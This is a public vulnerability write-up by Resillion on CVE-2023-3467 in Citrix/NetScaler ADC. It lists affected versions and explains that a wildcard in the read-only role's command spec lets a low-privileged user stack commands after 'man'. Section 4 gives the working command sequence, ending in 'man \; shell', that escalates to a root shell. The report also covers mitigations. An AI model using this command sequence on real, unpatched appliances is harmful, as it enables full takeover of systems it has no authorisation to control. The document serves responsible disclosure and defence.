

Escalating privileges in Citrix ADC

REFERENCE	RESIL-2301.SEC.v1_0
VERSION	Final
DATE	18 July 2023
AUTHOR	Jorren Geurts, Wouter Rijkborst
REVIEW	Dirk-Jan Bartels
CLASSIFICATION	Public

This document is property of Resillion. No part of this publication may be reproduced, stored in a retrieval system, or transmitted, in any form or by any means, electronic, mechanical, photocopying, recording, or otherwise, without the prior written consent of the owner. Of course, having commissioned this report, Citrix is free to reproduce this report for its own use.

Copyright © 2023, Resillion, all rights reserved.



Contents

1	Intro	3
2	ADC management in a nutshell	4
3	A Closer look at the CLI and permissions	6
4	Exploiting shell restricted access	9
5	Mitigation	11

Table of Figures

Figure 1:	Citrix ADC Dashboard GUI users see	4
Figure 2:	Some available commands for users on the NetScaler CLI	4
Figure 3:	Adding a user through the NetScaler CLI	6
Figure 4:	Stacking of two separate commands	6
Figure 5:	Privileges of the default superuser role	7
Figure 6:	Privileges of the default read-only role contains wildcard	7
Figure 7:	Not authorised to run the shell command	9
Figure 8:	Manual of the whoami command	9
Figure 9:	Failure of the man command / whoami command is executed successfully.....	10
Figure 10:	Successfully dropped into root shell	10



1 Intro

Part of Citrix's solution line-up, Citrix ADC (formerly NetScaler ADC), is an application delivery and load balancing solution.

In March 2023, two of Resillion's ethical hackers identified a vulnerability within Citrix ADC that allowed attackers to escalate their privileges up to root. The vulnerability was disclosed to Citrix on March 15 2023 under their Responsible Disclosure program.

On July 18, 2023, the following CVE was assigned: CVE-2023-3467.

Affected versions:

- NetScaler ADC and NetScaler Gateway 13.1 before 13.1-49.13
- NetScaler ADC and NetScaler Gateway 13.0 before 13.0-91.13
- NetScaler ADC 13.1-FIPS before 13.1-37.159
- NetScaler ADC 12.1-FIPS before 12.1-55.297
- NetScaler ADC 12.1-NDcPP before 12.1-55.297

Note: NetScaler ADC and NetScaler Gateway version 12.1 is now End of Life (EOL) and is vulnerable.

2 ADC management in a nutshell

Interacting with Citrix ADC can be done using a web-based GUI or by using a command line interface (CLI) directly.

By default, every user has access to both the so called 'API' interface, as well as the CLI interface. Access to the GUI is part of the API interface.

Using the web interface, users can monitor traffic and make changes to its various settings, such as setting up a load balancer or spawning virtual servers. Below the surface, most, if not all, of these technical changes are just calls to a CLI. The shell then effectively makes the changes that were set through the GUI.




Figure 1: Citrix ADC Dashboard GUI users see

For ADC users, the CLI consists of the proprietary NetScaler CLI shell by default. This is a restricted shell that can only use its built-in commands to manipulate the ADC.

```
>
add          create      history    quit        set          traceroute6
alias        diff          import     reboot      shell        unalias
apply        disable      init       release     show         unbind
archive      dump         install    rename      shutdown    unlink
backup       enable       join       renumber    sign         unlock
batch        exit         kill       reset       source      unset
bind         expire       link       restart     start        unsigned
check        export      lock       restore     stat         update
clear        flush       man        rm          stop         vtysh
cls          force       ping       save        switch      whoami
config       grep        ping6     scp         sync
convert     help        query     send        traceroute
> |
```

Figure 2: Some available commands for users on the NetScaler CLI



Every management user account has access to the NetScaler CLI to some degree, albeit with access to just the set of commands that the user is authorised to use. Accounts can be given permissions to execute additional commands using the User Administration functionality.

Management user accounts with elevated privileges can drop from the restricted NetScaler CLI to an ordinary Linux root shell using the `shell` command. As this allows changing any setting or file on the system, it is imperative that not just any user is able to use this command.

3 A Closer look at the CLI and permissions

As mentioned before, most technical changes performed in the GUI are actually just calls to the NetScaler CLI. For example, adding a user through the GUI, will just call the CLI with a command similar to the following:

```
add system user user1 password1
```

This means that a privileged user connected to the NetScaler CLI could also just have ran the command above to get to the same result.

```
> show system user user1
ERROR: User does not exist
> add system user user1 password1
Done
> show system user user1
User name: user1
  Timeout: 900 Timeout Inherited From: Global
  External Authentication: ENABLED
  Logging: DISABLED
  Maximum Client Sessions: 20
  Allowed Management interface: CLI API
  Allowed Interface Inherited From: Global
Done
> █
```

Figure 3: Adding a user through the NetScaler CLI

Like many other CLIs, it turns out that the NetScaler CLI also supports the stacking of commands using a ; character. This means that multiple commands can be entered on a single line, which are then executed in sequence. *For instance*, `show system user user1 ; show nsconfig` are interpreted by the CLI as two separate commands: first `show system user user1` is executed, and then `show nsconfig`.

```
> show system user user1 ; show nsconfig
User name: user1
  Timeout: 900 Timeout Inherited From: Global
  External Authentication: ENABLED
  Logging: DISABLED
  Maximum Client Sessions: 20
  Allowed Management interface: CLI API
  Allowed Interface Inherited From: Global


NetScaler IP: 192.168.1.1 (mask: 255.255.255.0)
Number of MappedIP(s): 0
Node: Standalone

      System Time: Fri Apr 14 11:41:30 2023
      Last Config Changed Time: Fri Apr 14 11:26:38 2023
      Last Config Saved Time: Tue Apr 11 08:11:07 2023
      Config Changed since Last Saved Config: TRUE
Done
> █
```

Figure 4: Stacking of two separate commands

The permissions that allow a given user to run a specific command are defined in a 'command spec'. This command spec can be viewed using the web interface. The CLI examples above were performed

with a user that has the *superuser* role, which basically means that they can do anything. This is reflected in the role's command spec:



Policy Name
superuser

Action*
ALLOW


Command Spec*
.

[RegEx Editor](#) [Command Spec Editor](#)

Figure 5: Privileges of the default superuser role

In this particular command spec, the '.' will match any character (except for a newline) while the '*' will match the previous token between zero and unlimited times, effectively allowing everything.

By taking a closer look at the privileges of the *read-only*, it can be seen that users with this role are allowed to use the `man` command, among a few others. This role is the least privileged role that is present in Citrix ADC by default.



Policy Name
read-only

Action*
ALLOW

Command Spec*
(^man.*)|show\s+(?!system)(?!configstatus)(?!ns ns\.conf)(?!ns savedconfig)(?!ns runningconfig)(?!gslb runningConfig)(?!audit messages)(?!techsupport.*)(^stat.*)

[RegEx Editor](#) [Command Spec Editor](#)

Figure 6: Privileges of the default read-only role contains wildcard

The use of the `man` command is fairly harmless in itself. The `man` (or manual) command can be used to display the manual of various other commands. However, the specific regex used in the command spec enables the command to be abused.

In the *read-only* user's command spec, the '^' asserts the start of the line, while the '.' will match the same as mentioned before. In essence, this means that as long as a command starts with `man`, anything after that is allowed as well.

In short, the specific command spec authorisation allows running the `man` command suffixed with any other sequence of characters, including the ; separator and subsequent commands.



This is the exact flaw that allows unprivileged administrative Citrix ADC users to elevate their privileges to *root*.

4 Exploiting shell restricted access

In order to demonstrate the vulnerability, a user that has the *read-only* role is required, which comes as standard with a clean installation of Citrix ADC and has the least privileges of all roles on the Netscaler CLI.

As explained earlier, users with the *read-only* only role are allowed to run only a limited set of Netscaler CLI commands. For example, it is not allowed to use the privileged `shell` command.

```
> shell
ERROR: Not authorized to execute this command [shell]
prompt>
```

Figure 7: Not authorised to run the shell command

However, the user is allowed to use the `man` command. This command can be used to retrieve the manuals of its built-in commands. For instance, `man whoami` will output the manual of the `whoami` command.

```
> man whoami
[?1h=
WHOAMI(NSCLI)          Citrix Systems Inc.    WHOAMI(NSCLI)

[1mNAME[m
  [1mwhoami[m

[1mSYNOPSIS[m
  [1mwhoami[m

[1mDESCRIPTION[m
  Show the current user.

[1mOUTPUT[m
[1mSEE[m [1mALSO[m

Command Manual        2022/11/23            WHOAMI(NSCLI)
[7m--More--(END)[m[K
```

Figure 8: Manual of the whoami command

As explained before, the NetScaler CLI allows for the stacking of commands. This means that it is possible to stack the `man` and `whoami` commands. If these commands are stacked, the NetScaler shows that the `man` command failed to execute because without a parameter the `man` command does not know which manual must be opened. Still, `whoami` is executed successfully.

```
> man ; whoami
What manual page do you want?
ERROR:
  UserName: jg_test   LoggedIn: "Tue Apr 11 10:13:04 2023"
Warning: Some commands failed [1]
prompt>
```

Figure 9: Failure of the man command / whoami command is executed successfully

By running `man ; shell`, the `man` command errors out again, as expected. However, this time the `shell` command is executed, and no error is displayed that tells that the authorisation for executing the `shell` command is missing.

This behaviour is due to the previously discussed command spec, which allows stacking anything after the `man` command, even commands that are not allowed to run on their own.

Because of this flaw, any user with NetScaler CLI access is able to drop into the system's root shell and escalate its privileges to root. Obtaining such privileges effectively results in full system compromise!

```
> shell
ERROR: Not authorized to execute this command [shell]
prompt> man \; shell
ERROR: No such command
root@ns#
```

Figure 10: Successfully dropped into root shell

5 Mitigation

Citrix has published a [security advisory](#) describing the problem. On the same date, Citrix released security updates to resolve the issue.

This specific security flaw can also be mitigated by either not allowing the use of a wildcard in the command spec or removing the wildcard for the default roles. The latter of the two options would leave access to a wildcard in the command spec to the administrator's discretion. It must be noted that any user belonging to a role with a wildcard in its command spec could escalate their privileges, so the mitigation must be applied to any of these roles to resolve the flaw.